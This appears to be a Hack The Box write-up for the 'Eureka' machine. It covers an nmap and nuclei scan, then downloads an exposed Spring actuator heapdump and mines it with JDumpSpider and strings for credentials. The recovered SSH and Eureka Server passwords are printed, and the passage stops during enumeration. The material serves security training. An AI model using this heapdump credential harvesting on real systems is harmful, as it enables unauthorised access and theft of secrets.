# HTB-Eureka
Table of Contents
Scope:10.10.11.66Recon
Nmap
sudo nmap -sV -sT -sC -p- -vvvv -T5 --min-rate=5000 eureka.htb
PORT     STATE SERVICE REASON  VERSION22/tcp   open  ssh     syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)80/tcp   open  http    syn-ack nginx 1.18.0 (Ubuntu)|_http-server-header: nginx/1.18.0 (Ubuntu)| http-methods:|_  Supported Methods: GET HEAD POST OPTIONS|_http-title: Did not follow redirect to http://furni.htb/8761/tcp open  http    syn-ack Apache Tomcat (language: en)| http-auth:| HTTP/1.1 401 \x0D|_  Basic realm=Realm| http-methods:|_  Supported Methods: GET HEAD POST OPTIONS|_http-title: Site doesn't have a title.Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Nuclei

I went ahead and ran nuclei in order to enumerate the vulnerabilities:

http://furni.htb/actuator/heapdumpThe above actuator jumps out as critical. The heap dump can expose credentials, tokens, secrets, and application internals.
JDumpSpider
To extract the heapdump we can use the jdumpspider.

I head on over to the releases and download the most recent one:

I download the heapdump:

Now I run the script against the heapdump file:
java -jar JDumpSpider-1.1-SNAPSHOT-full.jar heapdump
This gives us a set of creds:
oscar1900sc@r190_S0l!dP@sswd80/TCP - HTTP

I use the found creds to log in:


However this just gave me an error:
Foothold
Shell as oscar190
Turns out these creds are valid for ssh:



I started enumerating the target.

8761/TCP - Eureka Server
So what now?

Turns out there’s more interesting ports running on localhost.
And by using the strings command on the heapdump we can extract even another set of creds:

EurekaSrvr0scarPWDisTheB3stUsing these creds I can log into 8761:


So… WTF is Eureka Server???

I started reading this article.

Scrolling further down:

